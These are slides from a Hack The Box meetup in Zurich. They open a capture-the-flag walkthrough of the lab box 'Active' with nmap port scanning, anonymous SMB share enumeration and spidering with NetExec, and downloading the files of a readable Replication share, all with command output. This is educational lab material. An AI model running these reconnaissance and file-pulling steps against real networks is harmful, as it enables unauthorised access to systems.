



HACKTHEBOX

Hack The Box Meetup Zurich 0x0F | Onsite @ BDO



18:00	Door Opening
18:15 – 18:45	Intro and Setup
18:45 – 20:00	Hacking / Walkthrough
20:00 – 20:30	Break
20:30 – 21:45	Hacking / Walkthrough
21:45 – 22:00	Ending

Admin

- Wi-Fi
- Food / drinks (input)
- Toilets (output)
- Pictures ok/nok?
- Slides: <https://slides.hackingnight.ch>

Hosts



Antoine Neuenschwander
Tech Lead Bug Bounty, Swisscom



Nicolas Germiquet
Head Cyber Security Advisory & Digital
Forensic, BDO Switzerland





Offensive Security

aka Ethical Hacking / White Hat Hacking

Understand Technology
Acknowledge there is no 100% security
Find Vulnerabilities

Contradict all Assumptions



Legal Aspects


Computer hacking is illegal, right?

Art. 143 bis Swiss Penal Code

Unauthorized access to a data processing system

Hack The Box

Provides lab environment to learn about attacker tactics



Gamification


Capture the Flag (CTF)
Hacking Competition

(warning: addictive)




HACKTHEBOX

> 400 virtual machines (boxes)



HTB Labs

<https://app.hackthebox.com>




HTB Enterprise Platform


<https://enterprise.hackthebox.com>

Hacking Setup


Option
#1



Option
#2




Option
#3



Connect to the Lab via HTB PwnBox


Select the PwnBox instead of VPN



Connect to the Lab via HTB PwnBox

Choose the nearest location


3















Connect to the Lab via HTB PwnBox

Start PwnBox & Open Desktop

4



Today on the Menu

	Worker ✗ · Windows · Medium · T			Remove
	GoodGames ✗ · Linux · Medium · T			Remove
	Catch ✗ · Linux · Medium · T			Remove
	Active ✗ · Windows · Easy · T			Remove



-
- **Walkthrough: Active**
 - [Group Policy Preferences](#)
 - [Kerberoasting](#)

/etc/hosts file

- Add the domain **goodgames.htb** to the **/etc/hosts** file
- Overrides DNS resolution

```
$ sudo nano /etc/hosts
```

And add the following entry:

```
10.10.11.XXX active.htb
```

Or:

```
$ echo 10.10.11.XXX active.htb | sudo tee -a /etc/hosts
```

Tooling



NetExec

Swiss army knife for pentesting
Windows/Active Directory environments.

<https://www.netexec.wiki/>



Impacket

Collection of Python classes for working
with network protocols. It provides low-
level programmatic access to the packets
and protocols (e.g. SMB1-3 and MSRPC)

<https://github.com/fortra/impacket>



Native Tools

Any other tools that do the job, e.g. from
the Samba project

<https://www.samba.org/>

A close-up, slightly blurred photograph of a network switch or patch panel. Several blue Ethernet cables are plugged into the ports. In the background, several circular indicator lights are glowing with a warm yellow or orange light, creating a bokeh effect. The overall color palette is dominated by the cool blues of the cables and the warm yellows of the lights.

#1 Network Scanning & Enumeration

Application

Provides **network services** to applications

HTTP, FTP, SMTP, SSH, etc.

Transport

Ensures **reliable data transfer** between devices

TCP Port
1337

Internet

Routing of data packets within and between networks

IP Address
203.0.113.45

Network Access

Physical Transmission of Data

- Ethernet (LAN cable)
- Wi-Fi

MAC Address
48:2C:6A:1E:59:3F



Service Enumeration using nmap

nmap = the network mapper

```
$ nmap <ip-address>
```

Minimal rate (\geq packets / second)

```
$ nmap --min-rate=1000 <ip-address>
```

Scan specific ports

```
$ nmap -p21,22,80,100-200 <ip-address>
```

Determine service/version information

```
$ nmap -sV <ip-address>
```

```
$ nmap 10.0.0.1
```

Timing template (0-5, higher is faster)

```
$ nmap -T4 <ip-address>
```

Scan all (65535) ports

```
$ nmap -p- <ip-address>
```

Script scan (default nmap scripts)

```
$ nmap -sC <ip-address>
```

2-Pass Port Scanning

```
$ nmap active.htb --min-rate=1000 --max-retries=1 -p- > ports
```

```
$ PORTS=$(awk -F '/' ' /^[0-9]+/ {print $1}' ports | paste -sd,)
```

```
$ nmap -Pn -sV -sC -p$PORTS active.htb
```



SMB Share Enumeration (anonymous)

```
$ nxc smb active.htb -u '' -p '' --shares
```

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-ai04jo0lxv]-[~]  
[*]$ nxc smb active.htb -u '' -p '' --shares  
SMB 10.129.237.38 445 DC [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)  
SMB 10.129.237.38 445 DC [+] active.htb\  
SMB 10.129.237.38 445 DC [*] Enumerated shares  
SMB 10.129.237.38 445 DC Share Permissions Remark  
SMB 10.129.237.38 445 DC -----  
SMB 10.129.237.38 445 DC ADMIN$ Remote Admin  
SMB 10.129.237.38 445 DC C$ Default share  
SMB 10.129.237.38 445 DC IPC$ Remote IPC  
SMB 10.129.237.38 445 DC NETLOGON Logon server share  
SMB 10.129.237.38 445 DC Replication READ  
SMB 10.129.237.38 445 DC SYSVOL Logon server share  
SMB 10.129.237.38 445 DC Users
```

<https://www.netexec.wiki/smb-protocol/enumeration/enumerate-shares-and-access>

NULL vs Anonymous vs Guest Logon

Guest Logon	<p>Access using Local or Domain Guest Account</p>  <p>The screenshot shows the 'lusrmgr - [Local Users and Groups (Local)\Users]' window. It has a menu bar (File, Action, View, Help) and a toolbar. On the left, 'Local Users and Groups (Local)' is expanded, showing 'Users' and 'Groups'. The main pane lists users: Administrator, DefaultAccount, Guest (highlighted with a red box), WDAGUtilityAccount, and windev. The 'Description' column provides details for each user.</p>	<p>-u 'guest' -p ""</p> <p>-u 'foo' -p ""</p> <p>(fallback to guest account)</p>
NULL Session	<p>Access using Pre-Windows 2000 Compatible Access</p>  <p>The screenshot shows a list of users and groups. The 'Pre-Windows 2000 Compatible Access' user is highlighted with a red box. Other users listed include Performance Log Users, Performance Monitor Users, and Print Operators, each with a 'Security Group...' link.</p>	<p>-u "" -p ""</p>
Anonymous		

Spidering SMB Shares (anonymous)

```
$ nxc smb active.htb -u '' -p '' -M spider_plus
```

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-ai04jo0lxv]-[~]
[*]$ nxc smb active.htb -u '' -p '' -M spider_plus
SMB      10.129.237.38 445    DC      [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB      10.129.237.38 445    DC      [+] active.htb\:  
SPIDER_PLUS 10.129.237.38 445    DC      [*] Started module spidering_plus with the following options:  
SPIDER_PLUS 10.129.237.38 445    DC      [*]   DOWNLOAD_FLAG: False  
SPIDER_PLUS 10.129.237.38 445    DC      [*]   STATS_FLAG: True  
SPIDER_PLUS 10.129.237.38 445    DC      [*] EXCLUDE_FILTER: ['print$', 'ipc$']  
SPIDER_PLUS 10.129.237.38 445    DC      [*] EXCLUDE_EXTS: ['ico', 'lnk']  
SPIDER_PLUS 10.129.237.38 445    DC      [*] MAX_FILE_SIZE: 50 KB  
SPIDER_PLUS 10.129.237.38 445    DC      [*] OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus  
SMB      10.129.237.38 445    DC      [*] Enumerated shares  
SMB      10.129.237.38 445    DC      Share      Permissions      Remark  
SMB      10.129.237.38 445    DC      -----      -----      -----  
SMB      10.129.237.38 445    DC      ADMIN$      Remote Admin  
SMB      10.129.237.38 445    DC      C$          Default share  
SMB      10.129.237.38 445    DC      IPC$        Remote IPC  
SMB      10.129.237.38 445    DC      NETLOGON    Logon server share  
SMB      10.129.237.38 445    DC      Replication READ          Logon server share  
SMB      10.129.237.38 445    DC      SYSVOL      Logon server share  
SMB      10.129.237.38 445    DC      Users  
SPIDER_PLUS 10.129.237.38 445    DC      [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json".  
SPIDER_PLUS 10.129.237.38 445    DC      [*] SMB Shares:      7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)  
SPIDER_PLUS 10.129.237.38 445    DC      [*] SMB Readable Shares: 1 (Replication)  
SPIDER_PLUS 10.129.237.38 445    DC      [*] Total folders found: 22  
SPIDER_PLUS 10.129.237.38 445    DC      [*] Total files found: 7  
SPIDER_PLUS 10.129.237.38 445    DC      [*] File size average: 1.16 KB
```

Viewing Spider Results

```
$ jq '.Replication|keys[]'  
/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json
```

```
[us-dedivip-1]-[10.10.14.131]-[antoinet@htb-ai04jo0lxv]-[~]  
[*]$ jq '.Replication|keys[]' /tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json  
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI"  
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/GPE.INI"  
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"  
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml"  
"active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol"  
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI"  
"active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf"
```

SYSVOL

- Domain-wide share in Active Directory to which all authenticated users have read access.
- Contains logon scripts, group policy data, and other domain-wide data which needs to be available anywhere there is a Domain Controller
- Automatically synchronized and shared among all Domain Controllers

Share “Replica” seems to contain a copy of SYSVOL

Download all SMB Files


```
$ nxc smb active.htb -u '' -p '' --shares -O DOWNLOAD_FLAG=True
```

```
[*]$ nxc smb active.htb -u '' -p '' -M spider_plus -o DOWNLOAD_FLAG=True
SMB      10.129.237.38  445  DC      [*] Windows 7 / Server 2008 R2 Build 7601 x64 (name:DC) (domain:active.htb) (signing:True) (SMBv1:False)
SMB      10.129.237.38  445  DC      [+] active.htb\
SPIDER_PLUS 10.129.237.38  445  DC      [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.237.38  445  DC      [*]   DOWNLOAD_FLAG: True
SPIDER_PLUS 10.129.237.38  445  DC      [*]   STATS_FLAG: True
SPIDER_PLUS 10.129.237.38  445  DC      [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.237.38  445  DC      [*] EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.237.38  445  DC      [*] MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.237.38  445  DC      [*] OUTPUT_FOLDER: /tmp/nxc_hosted/nxc_spider_plus
SMB      10.129.237.38  445  DC      [*] Enumerated shares
SMB      10.129.237.38  445  DC      Share          Permissions    Remark
SMB      10.129.237.38  445  DC      -----
SMB      10.129.237.38  445  DC      ADMIN$          Remote Admin
SMB      10.129.237.38  445  DC      C$              Default share
SMB      10.129.237.38  445  DC      IPC$            Remote IPC
SMB      10.129.237.38  445  DC      NETLOGON        Logon server share
SMB      10.129.237.38  445  DC      Replication     READ
SMB      10.129.237.38  445  DC      SYSVOL          Logon server share
SMB      10.129.237.38  445  DC      Users
SPIDER_PLUS 10.129.237.38  445  DC      [+] Saved share-file metadata to "/tmp/nxc_hosted/nxc_spider_plus/10.129.237.38.json".
SPIDER_PLUS 10.129.237.38  445  DC      [*] SMB Shares:          7 (ADMIN$, C$, IPC$, NETLOGON, Replication, SYSVOL, Users)
SPIDER_PLUS 10.129.237.38  445  DC      [*] SMB Readable Shares:  1 (Replication)
SPIDER_PLUS 10.129.237.38  445  DC      [*] Total folders found:  22
SPIDER_PLUS 10.129.237.38  445  DC      [*] Total files found:    7
SPIDER_PLUS 10.129.237.38  445  DC      [*] File size average:    1.16 KB
SPIDER_PLUS 10.129.237.38  445  DC      [*] File size min:        22 B
SPIDER_PLUS 10.129.237.38  445  DC      [*] File size max:        3.63 KB
SPIDER_PLUS 10.129.237.38  445  DC      [*] File unique exts:     4 (.pol, .xml, .inf, .ini)
SPIDER_PLUS 10.129.237.38  445  DC      [*] Downloads successful: 7
SPIDER_PLUS 10.129.237.38  445  DC      [+] All files processed successfully.
```

#2 Foothold: Abusing Group Policy Preferences

